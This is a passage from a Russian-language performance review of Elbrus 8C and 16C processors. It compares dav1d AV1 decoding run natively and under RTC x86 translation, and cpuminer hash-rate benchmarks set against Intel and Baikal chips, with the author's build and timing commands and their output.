
Вот что меня напрягло на 16C: это то, что код на C со всеми доступными оптимизациями (-O4 и -ffast при компиляции под E2K и -O3 через meson при компиляции под x86) быстрее в трансляции в среднем на 17% в сравнении с нативным исполнением.

О чём это говорит? О том, что компилятор на 16C ещё сырой и он в случае с dav1d не задействует все возможности процессора. Хотя, подобная ситуация у нас была и на Эльбрус 8C. В идеале всё, что собирается нативно, должно быть намного быстрее трансляции аналога на x86, но это не всегда так в случае с Эльбрусом.

Как мне кажется, необходимо доработать компилятор для того, чтобы на 8C и 16C результаты стали намного выше. Но не мне судить, я не эксперт.




Гистограмма 96. Тест dav1d (из C кода, -O4 и -ffast) на Эльбрус 8C с Альт 10 и Эльбрус 16C с Альт 10.




Гистограмма 97. Тест dav1d (из C кода, -O4 и -ffast) на Эльбрус 8C с Альт 10 и Эльбрус 16C с Альт 10.

Видно, как сказалась недогруженность 16C при тестировании. Т.к. не все ядра были задействованы на тесте с C кодом, мы видим отрыв от 8C всего в 1.5 раза в среднем, тогда как в предыдущих тестах отрыв был почти в 3 раза.




Гистограмма 98. Тест dav1d (сборка под x86 из C кода с -O3) на Эльбрус 8C и Эльбрус 16C с RTC 4.1 (Ubuntu 20.04.3).




Гистограмма 99. Тест dav1d (сборка под x86 из C кода с -O3) на Эльбрус 8C и Эльбрус 16C с RTC 4.1 (Ubuntu 20.04.3).

Если же сравнить результаты в трансляции при использовании RTC 4.1 на Эльбрус 8C и Эльбрус 16C, разница выходит уже в 2 раза. Это ближе к тому, что мы видели в предыдущих тестах, но, я уверен, что можно больше выжать из 16C и это определённо сделают к релизу. Сейчас же мы смотрим на результаты инженерной версии 16C с частично отключенным кэшем, с ОС под предыдущие версии Эльбруса, со старой версией компилятора (к слову, RTC на 16C также собран старой версией lcc), и с пониженной частотой оперативной памяти (её ограничили до 2400 МГц).




Гистограмма 100. Тест dav1d (сборка под x86 из Ассемблера) на Эльбрус 8С и Эльбрус 16С с RTC 4.1 (Ubuntu 20.04.3).



Гистограмма 101. Тест dav1d (сборка под x86 из Ассемблера) на Эльбрус 8С и Эльбрус 16С с RTC 4.1 (Ubuntu 20.04.3).


Вот это уже больше похоже на то, что мы видели ранее. Если софт хорошо оптимизирован под x86 платформу, он при трансляции на 16С работает намного быстрее на 16С, нежели на 8С. Как видите, отрыв составил аж 2.61 раза в среднем. Это круто. В трансляции 16С довольно сильно вырывается вперёд. Но, конечно, хотелось бы, чтобы компилятор собирал софт так, чтобы на E2K он работал быстрее, чем в трансляции пахал тот же код, собранный под x86. Я имею в виду, чтобы стал лучше компилятор. Пожалуйста, не тролльте меня и не ухудшайте транслятор.

Касательно RTC: круто. Он по эффективности не уступает трансляции с Rosetta 2 от Apple. Я такого и не ждал. ExaGear, по идее, тоже должен быть крут, но, видимо, не хватает оперативной памяти на малине (4 ГБ).



Гистограмма 102. Сравнение результатов аппаратов в dav1d в нативе (сборка из C кода с -O4).

Свести все результаты в одну единую гистограмму, чтобы было нагляднее, не получится, т.к. данных я собрал чересчур много. Но если постараться самые основные данные рассмотреть, получится та картина, которую вы видите выше. Учитывая, что у Эльбруса 8C техпроцесс 28 нм, а у того же макбука – 5 нм, я просто диву даюсь производительности Эльбруса. Сравнивая инженерный образец 16C на 16 нм с моим i7 8550U (14 нм) на 25 Ватт в ноутбуке Xiaomi, я понимаю, что по производительности Эльбрус, хоть и уступает, но не сильно, и здесь всё упирается только в оптимизацию.



Гистограмма 103. Сравнение результатов аппаратов в dav1d при сборке из Ассемблера (на Эльбрусе трансляция RTC).

При сравнении результатов с dav1d при сборке из Ассемблера, я делаю вывод, что единственное, чего не хватает Эльбрусу, чтобы превзойти в производительности аналоги на том же техпроцессе – это оптимизация ПО.

```
root@BITBLAZE-Elbrus-16C ~/av1 # echo; echo "$(lscpu | egrep -i 'Model name|MHz' | awk '{ORS=" "; print $3}')MHz; $(free -h | grep -E '^Mem' | a
wk '{print $2}') RAM; $(lsb_release -d | awk '{$1=""; print }'); kernel $(uname -r)"; echo "$(lcc --version | awk '{ORS= " "; print}'); meson $(
meson --version); ninja $(ninja --version)"; for version in "0.9.3-git-6aaeeea6" "1.0.0"; do threads="--threads $(nproc)"; postargs="-o - $threa
ds --muxer=null"; echo; declare -a buildargsarr=("" "-O3" "-O4"); for buildargs in "${buildargsarr[@]}"; do dav1d="dav1d-$version$buildargs/buil
d/tools/dav1d"; ./$dav1d --version; for testvideo in "Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu" "Chimera-AV1-8bit-1920x1080-6736kbps.ivf
" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf"; do /usr/bin/time -f "Elapsed: %E (%e secs). $buildargs. Threads: $(nproc). $testvideo" /bin/bash -
c "./$dav1d -i ./$testvideo $postargs &>/dev/null"; done; done; done

E16C 2000 MHz; 125Gi RAM;  Simply Linux 10.0 (Captain Finn); kernel 5.4.163-elbrus-def-alt2.23.1
lcc:1.25.17:May-16-2021:e2k-v5-linux gcc (GCC) 7.3.0 compatible ; meson 0.59.1; ninja 1.10.2

0.9.2-112-g6aaeeea
Elapsed: 11:41.28 (701.28 secs). . Threads: 16. Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 2:41.68 (161.68 secs). . Threads: 16. Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 7:00.93 (420.93 secs). . Threads: 16. Chimera-AV1-10bit-1920x1080-6191kbps.ivf
0.9.2-112-g6aaeeea
Elapsed: 11:09.64 (669.64 secs). -O3. Threads: 16. Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 2:31.22 (151.22 secs). -O3. Threads: 16. Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 7:29.82 (449.82 secs). -O3. Threads: 16. Chimera-AV1-10bit-1920x1080-6191kbps.ivf
0.9.2-112-g6aaeeea
Elapsed: 11:13.87 (673.87 secs). -O4. Threads: 16. Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 2:31.24 (151.24 secs). -O4. Threads: 16. Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 6:38.06 (398.06 secs). -O4. Threads: 16. Chimera-AV1-10bit-1920x1080-6191kbps.ivf

1.0.0-0-g99172b1
Elapsed: 11:41.11 (701.11 secs). . Threads: 16. Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 2:41.68 (161.68 secs). . Threads: 16. Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 3:41.91 (221.91 secs). . Threads: 16. Chimera-AV1-10bit-1920x1080-6191kbps.ivf
1.0.0-0-g99172b1
Elapsed: 11:09.98 (669.98 secs). -O3. Threads: 16. Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 2:31.10 (151.10 secs). -O3. Threads: 16. Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 3:34.97 (214.97 secs). -O3. Threads: 16. Chimera-AV1-10bit-1920x1080-6191kbps.ivf
1.0.0-0-g99172b1
Elapsed: 11:15.50 (675.50 secs). -O4. Threads: 16. Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 2:30.99 (150.99 secs). -O4. Threads: 16. Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 3:32.95 (212.95 secs). -O4. Threads: 16. Chimera-AV1-10bit-1920x1080-6191kbps.ivf
root@BITBLAZE-Elbrus-16C ~/av1 #
```

Скриншот 106. Результат тестирования dav1d версий 0.9.3-git-6aaeeea6 и 1.0.0.

Уже после того, как я написал статью и отвёз Эльбрус 8С на студию, вышла обновлённая версия dav1d, 1.0.0. Я перепровёл тесты с ней на Эльбрус 16С по удалёнке. Первые 2 сэмпла декодируются за то же время (разница в пределах погрешности), что и с версией 0.9.3-git-6aaeeea6 (последняя, которая с Git была на момент теста), а вот по 3-ему сэмплу разница в 2 раза. Какой вывод тут можно сделать? В новой версии внесли серьёзные правки для ускорения декодирования ряда AV1 видео (в данном случае это был 10-бит сэмпл). Даже при сборке из C кода мы получили прирост в 2 раза. Однако dav1d по-прежнему не нагружает все 16 ядер Эльбрус 16С, и потому он всё ещё отстаёт от моего ноутбука Xiaomi. Т.е. в данном конкретном случае проблемы все связаны именно с тем, что код, который написан в dav1d на языке C, не лучшим образом распараллелен на процессорах с более чем 8 ядрами.

Короче говоря, картина +- та же с новой версией, только на одном из трёх сэмплов декодирование проходит в 2 раза быстрее. В целом dav1d не грузит 16С полностью, и потом результат не афигеть какой впечатляющий. Нужно хорошо распараллелить код, чтобы он быстро обрабатывался Эльбрусом.

На этом мы завершаем подглаву с dav1d и двигаемся дальше.

4.4. Какое ПО на C/C++ круто оптимизировано под Эльбрус?

После предыдущих тестов встаёт вопрос: а кто и как умудряется из Эльбруса выжимать высокий уровень производительности? Какой тест будет хорошо оптимизирован и под Intel, и под Эльбрус? В чём их сравнить?

Minerd (Cpu miner)

```
./minerd --benchmark -a sha256d
```

Core i5-2500K:

thread 0: 26798032 hashes, 5307 khash/s

Total: 21226 khash/s

Эльбрус 8С (не оптимизирован):

thread 7: 2900420 hashes, 966.98 khash/s

Total: 7736 khash/s

Эльбрус 8СВ (оптимизирован):

thread 7: 34198012 hashes, 6840 khash/s

Total: 54714 khash/s

Эльбрус 16С (оптимизирован):

thread 7: 44098544 hashes, 8820 khash/s

Total: 141104 khash/s

Байкал-М 8 core 1.5 GHz, Cortex-A57:

thread 7: 4443436 hashes, 888.20 khash/s

Total: 7023 khash/s

Скриншот 107. Результаты тестов процессоров Эльбрус в Minerd (CPU miner).

Здесь я сошлюсь на статью на habr с тестами инженерного образца Эльбрус-16С (того самого, который и я тестировал) от своего доброго

комрада, EntityFX. Я доверяю тем данным, которые он приводит, а также тем данным, которые приводят Дмитрий и Рамиль с YouTube-канала Elbrus PC Test, и ge0gr4f и многие другие люди в чате «Эльбрусы и с чем их едят», и тем данным, что вы можете найти в Telegram-канале «Процессоры Эльбрус | Фан-клуб», т.к., у меня расхождений с их тестами не было и я вижу, что никто из них не пытается вас обмануть, дабы выставить Эльбрус в лучшем или худшем свете. Те же результаты, что они демонстрируют, получите и вы с аналогичным оборудованием. Их тестам я доверяю (не спроста, повторюсь, я за ними повторял ряд тестов и получал те же результаты), поэтому, чем переизобретать велосипед, перепроводя за ними все тесты, я просто воспользуюсь их результатами и сошлюсь на них.

Одним из тестов, что проводил EntityFX, был тест в майнинге на CPU при помощи cpuminer, бенчмарка с открытым исходным кодом. И возникает интересный вопрос, глядя на результаты: а что значит «оптимизирован»? Почему на 8C не оптимизирован, а на 8CB и 16C он оптимизирован?

main cpuminer-e2kv5-template / scrypt-e2k.c

crypto-das Add files via upload


1 contributor

572 lines (509 sloc) | 21.8 KB

```
1   #include <e2kintrin.h>
2   #include <stdlib.h>
3   #include <string.h>
4   #include <inttypes.h>
5
6
7
8   void sha256_init(uint32_t *state);
9   void sha256_transform(uint32_t *state, const uint32_t *block, int swap);
10
```

Скриншот 108. Код файла scrypt-e2k.c с E2K интринсиками (e2kintrin.h).

Как оказалось, на GitHub есть репозиторий, содержащий переписанный исходный код под Эльбрус 8СВ (E2Kv5) с использованием E2K интринсиков и Ассемблера. Т.е. тут полноценная оптимизация под Эльбрус, даже не Intel интринсики, которые тоже дают прирост по части производительности. Выражаю благодарность Дмитрию Щербакову за столь блестящую работу. Также спасибо ему за вклад в Вики Альт Линукса в разделе «портирование».



Скриншот 109. Языки программирования, используемые в оригинальном проекте cpuminer.

```
42  #if defined(USE_AVX2)
43          /* Check for AVX and OSXSAVE support */
44          movl    $1, %eax
45          cpuid
46          andl    $0x18000000, %ecx
47          cmpl    $0x18000000, %ecx
48          jne scrypt_best_throughput_no_avx2
49          /* Check for AVX2 support */
50          movl    $7, %eax
```

Скриншот 110. Содержимое файла scrypt-x64.S в оригинальном репозитории.

Возможно, кто-то из вас решит, что мы сейчас будем сравнивать базовый код на C без оптимизаций под x86 с хорошо оптимизированным кодом под E2K с его интринсиками. Это не так, мы сравнение будем проводить одной и той же утилиты с её оптимизациями под Intel (x86) и с оптимизациями под Эльбрус (E2K). В самом проекте cpuminer используется много кода на Ассемблере (59%, если верить GitHub), да и в составе файла scrypt-x64.S мы также видим, что для x86-64 платформы используются AVX инструкции по возможности. Так что у нас вполне себе релевантное сравнение получается в этот раз: x86-64 с AVX инструкциями против Эльбруса с его интринсиками, задействующими SIMD 128 бит. Всего одна проблема: у 8С (E2Kv4) нет SIMD инструкций 128 бит, под которые проводилась оптимизация. Они появились лишь начиная с 8СВ (E2Kv5).

Я взглянул на результат 8СВ в этом тесте и ахренел от того, что он в 7.07 раза выше, чем у 8С, под который софт не оптимизирован столь хорошо. 8СВ я ранее не сравнивал с моим ноутбуком Xiaomi, но вот инженерный образец 16С мы сравнивали с Xiaomi, и он во всех тестах был немного медленнее: в ffmpeg он отставал на 32%, в Blender – на 30% (проводил тест в трансляции с RTC 4.1), в dav1d разница на С составила 27% в среднем в пользу Xiaomi. Хотя, при трансляции версии из С кода разница была уже меньше, около 12%, а в трансляции версии на Ассемблере под x86 разница была 55% в среднем в пользу Xiaomi (ну, понятно, это же его Ассемблер).

Интересно глянуть на то, что же будет, если софт одинаково хорошо оптимизирован и под Эльбрус 16С, и под мой ноутбук Xiaomi с i7 8550U.

Как будем проводить тест на Linux с x86?

Вот этой командой загружаем себе исходный код cpuminer из репозитория и производим компиляцию программы из исходников:

```
git clone --recursive https://github.com/pooler/cpuminer; cd cpuminer;
./autogen.sh; ./configure CFLAGS="-O3"; make -j$(nproc);
```

После сборки готовой программы, мы можем прогнать сами тесты. Тестов тут 2: один с алгоритмом **sha256d**, а другой – с алгоритмом **scrypt**. Нам будут интересны результаты в обоих тестах, так что мы прогоним их поочерёдно.

Команда для теста с алгоритмом sha256d:

```
./minerd --benchmark -a sha256d
```

Команда для теста с алгоритмом scrypt:

```
./minerd --benchmark -a scrypt
```

Да, всё настолько просто. 2 команды и получаем результаты по 2 тестам с двумя разными алгоритмами. Просто собирайте эту программу командой выше, вбивайте одну из этих команд и смотрите за скоростью при обработке процессором данных по этим самым алгоритмам.

```
moris@Moris-Xiaomi-GTX: ~/cpuminer
[2022-02-24 12:16:14] thread 6: 28673248 hashes, 5722 khash/s
[2022-02-24 12:16:14] thread 5: 28817576 hashes, 5746 khash/s
[2022-02-24 12:16:14] thread 4: 28854456 hashes, 5763 khash/s
[2022-02-24 12:16:14] thread 7: 28812496 hashes, 5759 khash/s
[2022-02-24 12:16:14] Total: 46007 khash/s
[2022-02-24 12:16:14] thread 1: 28758016 hashes, 5759 khash/s
[2022-02-24 12:16:14] thread 3: 28804600 hashes, 5744 khash/s
[2022-02-24 12:16:14] thread 2: 28840320 hashes, 5765 khash/s
[2022-02-24 12:16:14] thread 0: 28685248 hashes, 5730 khash/s
```

